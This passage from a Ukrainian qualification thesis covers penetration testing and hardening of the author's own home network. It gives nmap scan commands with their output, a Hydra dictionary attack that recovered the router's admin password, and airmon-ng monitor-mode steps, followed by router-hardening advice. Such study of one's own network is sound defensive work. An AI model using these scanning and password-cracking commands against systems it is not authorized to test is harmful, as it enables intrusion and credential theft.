За допомогою утиліти nmap визначимо кількість пристроїв в системі, відкриті порти на цих пристроях та відповідні їм служби, оцінимо врізливості мережі.

Сканування портів - це можливість визначити, - є порт «відкритим» або «закритим». Якщо порт відкритий - він може приймати з'єднання, а якщо закритий - не може. [17] Є ще одна можлива відповідь порту – «не відповів». Це може означати, що на цільовому пристрої працює МЕ.

Для дослідження використовується файл targ.exe, в який ми впишемо цільові IP-адреси домашньої мережі, які будемо перевіряти. В даному файлі містяться наступні IP-адреси:

192.168.0.1 – маршрутизатор;

192.168.0.59 – смартфон (iOS)

192.168.0.32 – I-Pad (iOS)

192.168.0.34 - ноутбук

192.168.0.75 – ТВ смарт-приставка Chromecast

Тестуємо кількість пристроїв, які є в мережі:

nmap -sN -T4 -oG Discovery.gnmap -iL /home/kali/targ

Starting Nmap 7.94SVN (https://nmap.org) at 2024-06-03 21:39 EEST

Stats: 0:02:23 elapsed; 95 hosts completed (5 up), 5 undergoing NULL Scan

NULL Scan Timing: About 86.49% done; ETC: 21:41 (0:00:22 remaining)

Як бачимо з відповіді, 5 пристроїв відповіли.

Проведемо тестування за протоколом TCP:

sudo nmap -sS -v -T4 -oG TopTCP -iL /home/kali/targ

Отримаємо відповідь для маршрутизатора:

PORT STATE SERVICE

23/tcp open telnet

53/tcp open domain

80/tcp open http

8888/tcp open sun-answerbook

MAC Address: &&&&&&&& (D-Link International)

Відповідь для Chromecast:

Nmap scan report for Chromecast-HD.Dlink (192.168.0.75)

Host is up (0.023s latency).

Not shown: 994 closed tcp ports (reset)

PORT STATE SERVICE

8008/tcp open http

8009/tcp open ajp13

8443/tcp open https-alt

9000/tcp open cslistener

9080/tcp open glrpc

10001/tcp open scp-config

MAC Address: &&&&&&&& (Unknown)

Згідно вище наведених даних, ми бачимо, які порти у вказаних пристроях є відкритими. А отже, за цими портами може бути виконана атака.

sudo nmap -sV -v -T4 -Pn -oG ServiceDetect -iL /home/kali/targ

Результат:

Discovered open port 62078/tcp on 192.168.0.32

Discovered open port 49153/tcp on 192.168.0.32

Warning: 192.168.0.32 giving up on port because retransmission cap hit (6).

Можемо побачити, що у I-Pad наведена інформація по двох відкритих портах.

Досліджуємо ОС на пристроях:

sudo nmap -O -v -T4 -Pn -oG OSDetect -iL /home/kali/targ

Бачимо по смартфону інформацію про відкриті два порти:

Discovered open port 49152/tcp on 192.168.0.59

Discovered open port 62078/tcp on 192.168.0.59

Дані по скануванню роутера, Chromecast наведені в Додатку Б, В.

Для маршрутизатора було отримано інформацію про ОС, для Chromecast – ні.

Для пристроїв смартфонів сканування не пройшло успішно, оскільки ми не дізналися інформацію про назву та версію ОС. Можливо це пов’язано з ввімкненим МЕ на даних пристроях.

3.6. Перевірка надійності паролю входу на маршрутизатор

Для виконання даного завдання нам знадобиться ОС Kali Linux та інструмент Hydra.

«Пакет THC Hydra — це зламувач входу в систему, який перевіряє слабкі місця в протоколах систем. Основні функції: злам мережевого входу в систему, читання та друк паролів.»[11]

Використаємо таку команду:

hydra -l admin -P /home/kali/myPass.txt -s 80 -V -I -F 192.168.0.1 http-get /,

де –l – логін

-P – файл-словник

-s – порт призначення

-V – відповідність паролю логіну

-F – зупинка, після 1 знайденої відповіді

Результат виконання команди наведений в додатку Г. Було отримано пароль входу до режиму адміністратора.

Висновки до розділу 3.

Якщо використовується простий пароль, який не відповідає вимогам складності – то відгадати його за допомогою методу словника буде дуже легко, оскільки там містяться найбільш часто використовувані комбінації цифр та літер.

Якщо пароль відповідає вимогам складності: складається з більше ніж 8 значень, де поєднуються цифри, символи верхнього та нижнього регістрів, спеціальні знаки – відгадати такий пароль за допомогою словників буде значно складніше. В такому випадку може бути використаний bruteforce.

За допомогою перехоплення та сканування портів було отримано багато інформації: назви пристроїв, їх IP-адреси, MAC-адреси, відкриті порти, версії ОС, тощо.

4. ЗАХИСТ ПЕРИМЕТРУ ДОМАШНЬОЇ ЛОКАЛЬНОЇ МЕРЕЖІ

Згідно до таблиці 1 (додаток Ґ) для керування загрозами локальної мережі, варто дотримуватись таких правил:

- Застосовувати парольні фрази або аутентифікацію для бездротових мереж;

- Для забезпечення конфіденційності використовувати шифрування між пристроями та бездротовими мережами;

- Впровадити стандарти для конфігурації локальної мережі

- Після зміни конфігурації провести тестування на проникнення

- Вимкнути сканування портів та ping

- Визначити суворі правила контролю доступу, стандарти, процедури та рекомендації.

- Обмежити права доступу до певних папок і файлів на основі необхідності.

4.1.Захист бездровотої мережі

Бездротові мережі мають більше питань до безпеки, ніж дротові. Вони є дуже поширеними та зручними в користуванні, а отже вони є ласим шматком для зловмисника. За допомогою бездротової мережі зловмиснику не потрібно проникати в приміщення, де містяться необхідні матеріали. Він може скористатися можливостями проникнення в бездротову локальну мережу. Якщо цей процес пройде вдало – то зловмисник отримує всі ті самі дані й привілеї, що й учасники цієї бездротової локальної мережі.

Отримати пароль від Wi-Fi зловмисник може, нажаль, практично завжди. Для цього використовуються різні програмні засоби, які дозволяють перебирати паролі методом словника чи bruteforce. Ефективність перебору паролів 100%, питання лише в часі, який потрібно затратити для такого перебору.

Є декілька стандартних правил, які допоможуть захистити маршрутизатор з точкою доступу, а отже – вхід в бездротову локальну мережу. До них належать:

1) Захистити доступ до роутера;
2) Придумати надійний пароль для входу Wi-Fi;
3) Вибрати правильне шифрування;
4) Вимкнути можливість входу без пароля;
5) Регулярно оновлювати прошивку;
6) Вимкнути віддалений доступ (див. рис. 4.1);
7) Створити гостьову підмережу;
8) Приховати SSID;
9) Налаштувати фільтрацію за MAC-адресами;
10) Звузити покриття;
11) Використовувати маршрутизатор з додатковими методами захисту (firewall, VPN);
12) Вести журнал аудиту та регулярно його переглядати (див. рис. 4.2).




Рисунок 4.1. Налаштування віддаленого доступу до маршрутизатора




Рисунок 4.2. Журнал подій маршрутизатора

Дотримання не одного, а більшості наведених правил дасть змогу добре захистити бездротову мережу від проникнення.

4.1.1. Базові налаштування безпеки

До базових правил налаштувань безпеки маршрутизатора належать:

1) Змінити ім’я користувача та пароль входу на роутер;
2) Змінити стандартне ім’я для домашньої мережі Wi-Fi;
3) Вимкнути широкомовне сповіщення SSID;
4) Використовувати алгоритми шифрування бездротового зв’язку;
5) Використовувати надійні паролі для Wi-Fi та входу на роутер;
6) Підтримувати прошивку у актуальному стані;
7) Вимкнути віддалений доступ, універсальне налаштування мережевих пристроїв (Universal Plug and Play) та налаштування захищеного Wi-Fi;
8) Якщо роутер має таку можливість, використовувати гостьову мережу.

Після виконаних тестів на проникнення була проведена зміна паролю входу на маршрутизатор, а також змінені базові налаштування бездротової мережі (рис. 4.3):




Рисунок 4.3. Базові налаштування Wi-Fi




Рисунок 4.4. Налаштування безпеки Wi-Fi

В налаштуваннях безпеки (див. рис. 4.4) обрано найбільш кращий для даної моделі роутера алгоритм безпеки та змінено пароль на більш надійний. Задано AES-шифрування трафіку бездротового зв’язку.

4.1.2. Фільтрація за MAC-адресами

Для фільтрування за MAC-адресами можна використовувати «білий» та «чорний» список фільтрації.

Білий список дає змогу вказати MAC-адреси тих пристроїв, кому дозволено входити в мережу. Пристрої, яких немає в цьому списку не зможуть під’єднатися до точки бездротового доступу. Для його налаштування потрібно обрати «Дозволити» (рис. 4.5).

Чорний список дає змогу налаштувати список тих MAC-адрес, яким буде заборонено доступ до мережі. Інші ж пристрої, яких немає в цьому переліку, без проблем зможуть під’єднатися до мережі. Для його налаштування потрібно обрати «Заборонити» (рис. 4.5).

Виконаємо налаштування білого списку. В домашній локальній мережі є 6 постійних пристроїв (див. рис. 4.6). Для інших пристроїв, які час від часу будуть під’єднуватися до бездротової мережі варто налаштувати гостьову мережу.




Рисунок 4.5. Початок налаштування фільтрації за MAC-адресами




Рисунок 4.6. Список пристроїв, яким дозволено під’єднуватись до мережі.

4.1.3. Налаштування брандмауера

Брандмауер (firewall) – міжмережевий екран. Основне його призначення – контролювати вхідний та вихідний трафік на основі певних правил. Річ у тому, що вони створені спеціально для запобігання атак. Брандмауери можуть бути як апаратними, так і програмними.

По замовчуванню, на маршрутизаторах немає жодних встановлених правил. Встановлення правил може відбуватися за протоколом TCP або UDP (див. рис. 4.7).




Рисунок 4.7. Налаштування мережевого брандмауера

Висновки з розділу 4.

Дотримання основних принципів та правил налаштування маршрутизатора з точкою бездротового доступу дасть можливість захистити локальну мережу від можливого проникнення та легкого сканування мережі.

Налаштування безпеки домашньої мережі – завдання її власника, адже по замовчуванню, на жодному пристрої не встановлені правила безпеки.

ВИСНОВКИ

Дана кваліфікаційна робота присвячена дослідженню актуальної теми «Дослідження вразливостей та налаштування безпеки домашньої локальної мережі».

В ході початку роботи було досліджено теоретичні аспекти методологій оцінки захищеності комп’ютерних систем, поняття домашньої локальної мережі, протоколу бездротової передачі даних та їх особливості.

В роботі описані сучасні ПЗ для оцінки захищеності комп’ютерних систем. А також, описано окремі утиліти та подано приклади використання програм в кваліфікаційній роботі. Цими програмами є Wireshark, Nmap, Hydra.

В ході роботи було проаналізовано домашню локальну мережу. За допомогою перехоплення та сканування портів було отримано багато інформації: назви пристроїв, їх IP-адреси, MAC-адреси, відкриті порти, версії ОС, тощо. Наприкінці виконання були проаналізовані отримані дані та налаштований захист маршрутизатора локальної мережі.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Про захист інформації в інформаційно-комунікаційних системах. Закон України від 16.12.2020 р. № 1089-IX. URL: https://zakon.rada.gov.ua/laws/show/80/94-%D0%B2%D1%80#Text (дата звернення: 10.02.2024 р.)
2. Інформаційна та кібербезпека: соціотехнічний аспект: підручник / [В. Л. Бурячок, В. Б. Толубко, В. О. Хорошко, С. В. Толюпа]; за заг. ред. д-ра техн. наук, професора В. Б. Толубка.— К.: ДУТ, 2015.— 288 с.
3. Комп'ютерні мережі: навчальний посібник / А.Г. Микитишин, М.М. Митник, П.Д. Стухляк, В.В. Пасічник – Львів, «Магнолія 2006», 2013. – 256 с.
4. Kalchenko V.V. Огляд методів проведення тестування на проникнення для оцінки захищеності комп'ютерних систем [Електронний ресурс] / V.V. Kalchenko // Системи управління, навігації та зв'язку. Збірник наукових праць. – 2018. – Т. 4, № 50. – С. 109. – Режим 66 доступу: http://journals.nupp.edu.ua/sunz/article/view/1209
5. Офіційний сайт Wireshark URL: http://www.wireshark.com (дата звернення: 02.03.2024 р.)
6. Офіційний сайт Мережевої академії Cisco. URL: https://skillsforall.com/course/network-defense?courseLang=uk-UA (дата звернення: 13.02.2024 р.)
7. Офіційний сайт Мережевої академії Cisco. URL: https://lms.netacad.com/course/view.php?id=2174309 (дата звернення: 15.02.2024 р.)
8. Офіційний сайт фірми Kali Linux. URL: https://www.kali.org (дата звернення: 20.03.2024 р.)
9. Technical guide to information security testing and assessment: recommendations of the national institute of standards and technology / U.S. Department of Commerce National Institute of Standards and Technology [et al.]. – Gaithersburg : CreateSpace Independent Publishing Platform, 2008. – 86 p.
10. Herzog P. Open-Source Security Testing Methodology Manual / Peter

Herzog. – [S. l.] : Institute for Security and Open Methodologies, 2010. – 213 p.

11. Інформаційна безпека: навч. посібник / Ю.Я. Бобало, І.В. Горбатий, М.Д. Кіселичник, А.П. Бондарєв, С.С. Войтусік, А.Я. Горпенюк, О.А. Нємкова, І.М. Журавель, Б.М. Березюк, Є.І. Яковенко, В.І. Отенко, І.Я.Тишик; за ред. Д-ра техн. Наук, проф. Ю.Я. Бобала та д-ра техн. Наук, доц. І.В, Горбатого. – Львів: Видавництво Львівської політехніки, 2019. – 580 с.

12. О. І. Алєнін, А. В. Габінет, О. П. Роковий, С. Г. Стіренко, О. О. Ілляшенко, А. А. Стрєлкіна Методи та засоби технічного аудиту інформаційної безпеки комп'ютерних систем та мереж. Практикум / під ред. В.С. Харченко – Міністерство освіти та науки України, Національний аерокосмічний університет ім. М .Є. Жуковського «ХАІ». 2017. – 136 с.

13. Комп'ютерні мережі : навчальний посібник / О. С. Городецька, В. А. Гикавий, О. В. Онищук. − Вінниця : ВНТУ, 2017. − 129 с.

14. Комп'ютерні мережі [навчальний посібник] / А.І.Блозва, Ю.В.Матус, В.В.Смолій, Б.С.Гусєв, Д.Ю.Касаткін, Т.Ю.Осипова, Я.А.Савицька // - К.: Компрінт, 2017.- 821с.

15. Комп'ютерні мережі : підручник / [Азаров О. Д., Захарченко С. М., Кадук О. В. та ін.]. − Вінниця : ВНТУ, 2020. − 378 с.

16. Офіційний сайт Hack Your Mom. URL: https://hackyourmom.com/osvita (дата звернення: 03.04.2024 р.)

17. Опорний конспект лекцій з курсу «Тестування комп'ютерних систем на проникнення» для студентів спеціальності 125 «Кібербезпека» – Тернопіль: ТНЕУ, 2019. – 119 с.

ДОДАТКИ

Додаток А. Перехоплення даних

А1. Режим монітору

//запускаємо режим монітору
sudo airmon-ng start wlan0mon
[sudo] пароль до kalli:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode


PID Name
614 NetworkManager
743 wpa_supplicant

PHY Interface Driver Chipset


phy0 wlan0 iwlwifi Intel Corporation Centrino Ultimate-N 6300 (rev 35)

//запуск інструменту Wireshark
sudo wireshark
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'

